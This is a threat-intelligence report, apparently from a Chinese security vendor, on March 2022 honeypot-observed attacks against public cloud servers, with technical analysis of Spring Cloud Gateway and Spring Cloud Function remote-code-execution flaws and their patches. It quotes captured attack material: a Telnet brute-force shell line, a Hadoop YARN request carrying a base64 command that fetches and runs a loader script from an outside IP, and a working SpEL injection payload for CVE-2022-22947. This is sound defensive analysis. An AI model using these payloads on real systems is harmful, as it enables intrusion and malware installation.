19 April 2022 / Public Cloud Threat Intelligence

Public Cloud Cybersecurity Threat Intelligence (202203)

Overview


This article focuses on the scanning attacks of key assets on the cloud, the analysis of the overall attack situation of cloud servers, and the attack threats of popular vulnerabilities and malicious programs.

- The 360 Advanced Threat Hunting Honeypot System found 120,000 cloud server IPs around the world, and carried out network scanning, vulnerability attacks, and spreading malware. Including the server IP of 156 domestic units, involving large central enterprises, government agencies and other industries.
- Spring manufacturers have disclosed three key vulnerabilities in a row, CVE-2022-22947, CVE-2022-22963, and CVE-2022-22965. This article will analyze the first two vulnerabilities in detail, and click here to view the details of the third vulnerability .
- More than 800 million threat attacks were recorded this month (including more than 740 million vulnerability attacks and over 55 million malware spread), and more than 680,000 new IoCs were added. Among them, the vulnerability attacks targeting IoT devices are on the rise.


Scanning attacks on key assets on the cloud

In March, we detected abnormal scans and attacks on 156 key public cloud assets across the country.


With the continuous migration of business to the cloud, the number of network security incidents and threats on public cloud platforms remains high. Domestic key industries, including but not limited to my country's scientific research institutions, large enterprises, governments and institutions, have become the key targets of attackers. , a total of 156 attack sources.



According to the source of cloud service providers, we found that the cloud service providers of key IPs in my country are mainly used by Alibaba Cloud, followed by Tencent Cloud.



From the perspective of vulnerability exploitation, attackers mainly attack key IPs of my country's public cloud through SSH brute force cracking, Gitlab remote command execution vulnerability, and Redis remote command execution vulnerability attack methods.



The following table shows some of these cases:

IP地址	云服务商	单位名称	所属行业	IP所在省份	漏洞利用	扫描协议
101.201.**	阿里云	***局集团	大型央企	北京	微软永恒之蓝漏洞	SMB
39.101.**	阿里云	***联络处	政府机关	北京	Telnet暴力破解	Telnet,HTTP
118.89.**	腾讯云	***办公室	政府机关	上海	Apache Tomcat暴力破解,ThinkPHP漏洞, Hadoop YARN ResourceManager未授权访问漏洞等	HTTP,Redis

Case 1: The Alibaba Cloud server with the IP address of 39.101.*.* located in Beijing belongs to the liaison office. Accessing the corresponding domain name can enter the ** platform of the unit. Its IP has Telnet violence against the honeypot node in early March. Cracking behavior:

```
��telnetadmin telnetadmin enable system shell sh /bin/busybox IZ1H9
```

案例2：位于上海的IP地址为118.89.*.*的腾讯云IP属于***办公室，该IP有Apache Tomcat暴力破解,ThinkPHP漏洞, Hadoop YARN ResourceManager未授权访问漏洞等5个漏洞利用或暴力破解的恶意行为，并传播了TrojanDownloader类的恶意软件，以Hadoop YARN ResourceManager未授权访问漏洞为例，攻击Payload如下所示：

```
POST /ws/v1/cluster/apps HTTP/1.1 Host: {target}:8088 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0 Content-Length: 3742 Accept: */* Accept-Language: en-US,en;q=0.5
```

```
Content-Type: application/json Accept-Encoding: gzip Connection: close { "application-id":
"application_1526990652950_72948", "application-name": "i24jndw5", "am-container-spec": { "commands": {
"command": "echo
Yz1odHRwOi8vMTk0LjE0NS4yMjcuMjEvbGRyLnNoP2Y5ZWRhYQpleHBvcnQgUEFUSD0kUEFUSDovYmluOi9zYmluOi91c3IvYmluOi91c3Ivc2Jpb
base64 -d|sh" } }, "application-type": "YARN" }
```


热门漏洞攻击


2022年3月1日，Spring厂商发布高危漏洞CVE-2022-22947，可能使其应用程序受到代码注入攻击。同月24日再次公开漏洞CVE-2022-22963，该漏洞影响JDK 9+上的SpringMV及WebFlux应用程序，我们发现攻击者正在利用该漏洞传播恶意软件。

（1）Spring Cloud Gateway 远程代码执行漏洞(CVE-2022-22947)

漏洞信息

- 影响范围：Spring Cloud Gateway 3.1.0、3.0.0-3.0.6及不受支持的旧版本
- CVE编号：CVE-2022-22947
- 披露日期：2022.03.01
- CVSS 3.0评分：10.0
- 影响设备量级：千万级

下图为该漏洞的攻击源IP与会话数量趋势，我们发现攻击者IP的数量和攻击者尝试利用该漏洞的次数呈现上升趋势。



漏洞详情及补救措施点此查看，以下是该漏洞的技术细节分析。


[漏洞补丁]

在spring-cloud-gateway-server/src/main/java/org/springframework/ cloud/gateway/support/ShortcutConfigurable.java中，将getValue函数中的StandardEvaluationContext替换为GatewayEvaluationContext修复SpEL表达式注入：

```
@@ -54,8 +65,7 @@ static Object getValue(SpelExpressionParser parser, BeanFactory beanFactory, Str
65          }
66          if (rawValue != null && rawValue.startsWith("#{") && entryValue.endsWith("}")) {
67              // assume it's spel
-             StandardEvaluationContext context = new StandardEvaluationContext();
-             context.setBeanResolver(new BeanFactoryResolver(beanFactory));
68+             GatewayEvaluationContext context = new GatewayEvaluationContext(new BeanFactoryResolver(beanFactory));
69              Expression expression = parser.parseExpression(entryValue, new TemplateParserContext());
70              value = expression.getValue(context);
71          }
@@ -156,4 +166,73 @@ default String shortcutFieldPrefix() {
166
167      }
168
169+     class GatewayEvaluationContext implements EvaluationContext {
170+
171+         private final BeanFactoryResolver beanFactoryResolver;
172+
173+         private SimpleEvaluationContext delegate = SimpleEvaluationContext.forReadOnlyDataBinding().build();
174+
```

[漏洞分析]

查看函数getValue的调用，在RouteDefinitionLocator函数中，根据RouteDefinition提取GatewayFilter：




根据官方文档，通过Actuator API可创建路由：

11.5 Creating and deleting a particular route

To create a route, make a `POST` request to `/gateway/routes/{id_route_to_create}` with a JSON body that specifies the fields of the route subsection).

To delete a route, make a `DELETE` request to `/gateway/routes/{id_route_to_delete}`.

定位Actuator的控制器AbstractGatewayControllerEndpoint，根据RouteDefinition解析数据：



设置断点，发送蜜罐系统捕获的payload数据：

```
POST /actuator/gateway/routes/hacktest HTTP/1.1 Host: 127.0.0.1:8080 Accept-Encoding: gzip, deflate Accept: */* Accept-Language: en User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 Connection: close Content-Type: application/json Content-Length: 329 { "id": "hacktest", "filters": [{ "name": "AddResponseHeader", "args": { "name": "Result", "value": "#{new
```

```
String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"id\"}).getInputStream()))}" } }], "uri": "http://example.com" }
```

validateRouteDefinition函数调用isAvailable函数对name进行校验：

```
@    private void validateRouteDefinition(RouteDefinition routeDefinition) {
●       Set<String> unavailableFilterDefinitions = routeDefinition.getFilters().stream().filter(rd -> !isAvailable(rd))
                .map(FilterDefinition::getName).collect(Collectors.toSet());

        Set<String> unavailablePredicatesDefinitions = routeDefinition.getPredicates().stream()
                .filter(rd -> !isAvailable(rd)).map(PredicateDefinition::getName).collect(Collectors.toSet());
        if (!unavailableFilterDefinitions.isEmpty()) {...}
        else if (!unavailablePredicatesDefinitions.isEmpty()) {...}
    }

    private void handleUnavailableDefinition(String simpleName, Set<String> unavailableDefinitions) {...}

    private boolean isAvailable(FilterDefinition filterDefinition) {
●       return GatewayFilters.stream()
                .anyMatch(gatewayFilterFactory -> filterDefinition.getName().equals(gatewayFilterFactory.name()));
```

动态调试有以下name符合条件：

```
boolean isAvailable(FilterDefinition filterDefinition) {  filterDefinition: "FilterDefinition{name='AddResponseHeade
urn this.GatewayFilters.stream().anyMatch((gatewayFilterFactory) ->   GatewayFilters:  size = 29
return f  GatewayFilters = {ArrayList@8548}  size = 29
  0 = {AddRequestHeaderGatewayFilterFactory@10821} "[AddRequestHeaderGatewayFilterFactory@3af58f76 configClass = AbstractNameV
  1 = {MapRequestHeaderGatewayFilterFactory@10822} "[MapRequestHeaderGatewayFilterFactory@2ead6ba4 configClass = MapRequestH
  2 = {AddRequestParameterGatewayFilterFactory@10823} "[AddRequestParameterGatewayFilterFactory@31a2a9fa configClass = AbstractN
  3 = {AddResponseHeaderGatewayFilterFactory@10824} "[AddResponseHeaderGatewayFilterFactory@31b82e0f configClass = AbstractNam
  4 = {ModifyRequestBodyGatewayFilterFactory@10825} "[ModifyRequestBodyGatewayFilterFactory@27a09971 configClass = ModifyReque
  5 = {DedupeResponseHeaderGatewayFilterFactory@10826} "[DedupeResponseHeaderGatewayFilterFactory@6215366a configClass = Dedu
  6 = {ModifyResponseBodyGatewayFilterFactory@10827} "[ModifyResponseBodyGatewayFilterFactory@46dcbeab configClass = ModifyRes
  7 = {CacheRequestBodyGatewayFilterFactory@10828} "[CacheRequestBodyGatewayFilterFactory@36e43829 configClass = CacheRequestBo
  8 = {PrefixPathGatewayFilterFactory@10829} "[PrefixPathGatewayFilterFactory@152c4495 configClass = PrefixPathGatewayFilterFactory.Co
  9 = {PreserveHostHeaderGatewayFilterFactory@10830} "[PreserveHostHeaderGatewayFilterFactory@5ec1963c configClass = Object]"
  10 = {RedirectToGatewayFilterFactory@10831} "[RedirectToGatewayFilterFactory@7dcb42a9 configClass = RedirectToGatewayFilterFactory
  11 = {RemoveRequestHeaderGatewayFilterFactory@10832} "[RemoveRequestHeaderGatewayFilterFactory@6af90849 configClass = Abstrac
pleApplicati
10:23:19.
10:23:19.
10:23:19.
10:23:19.
10:23:19.
```

路由创建成功后，发送蜜罐系统捕获的refresh：

```
POST /actuator/gateway/refresh HTTP/1.1 Host: 127.0.0.1:8080 Accept-Encoding: gzip, deflate Accept: */*
Accept-Language: en User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/97.0.4692.71 Safari/537.36 Connection: close Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

成功触发表达式解析：


```
value = expression.getValue(context);  context: StandardEvaluationContext@11006   expression: SpelExpression@11007
expression = {SpelExpression@11007}
  expression = "new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{"id"}).getInputStream()))"
  ast = {ConstructorReference@11010}
  configuration = {SpelParserConfiguration@11011}
  evaluationContext = null
  compiledAst = null
  interpretedCount = {AtomicInteger@11012} "0"
  failedAttempts = {AtomicInteger@11013} "0"
```

（2）Spring Cloud Function SpEL表达式远程代码执行漏洞(CVE-2022-22963)

漏洞信息

- 影响版本：3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2
- CVE编号：CVE-2022-22963
- 披露日期：2022.03.24
- CVSS3.0评分：9.8
- 影响设备量级：万级

自24日漏洞公布后，已有攻击者尝试利用此漏洞进行恶意软件传播，如下图所示。



漏洞详情及补救措施点此查看，以下是该漏洞的技术细节分析。

[漏洞补丁]

在functionFromExpression新增bool类型参数isViaHeader ：

```
125  129          }
126  130          else if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.routing-expression"))) {
127       -           function = this.functionFromExpression((String) message.getHeaders().get("spring.cloud.function.routing-expression"), message);
     131  +           function = this.functionFromExpression((String) message.getHeaders().get("spring.cloud.function.routing-expression"), message, true);
```

通过isViaHeader 判断，当请求数据的header头存在spring.cloud.function.routing-expression头时，调用SimpleEvaluationContext函数处理，SimpleEvaluationContext 针对不需要SpEL语言语法的全部范围且受到有意限制的表达式类别, SpEL无法调用Java类对象、引用bean, 从而修复SPEL表达式注入漏洞。

```
203  +   private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input, boolean isViaHeader) {
204          Expression expression = spelParser.parseExpression(routingExpression);
205          if (input instanceof Message) {
206              input = MessageUtils.toCaseInsensitiveHeadersStructure((Message<?>) input);
207          }
208
       -      String functionName = expression.getValue(this.evalContext, input, String.class);
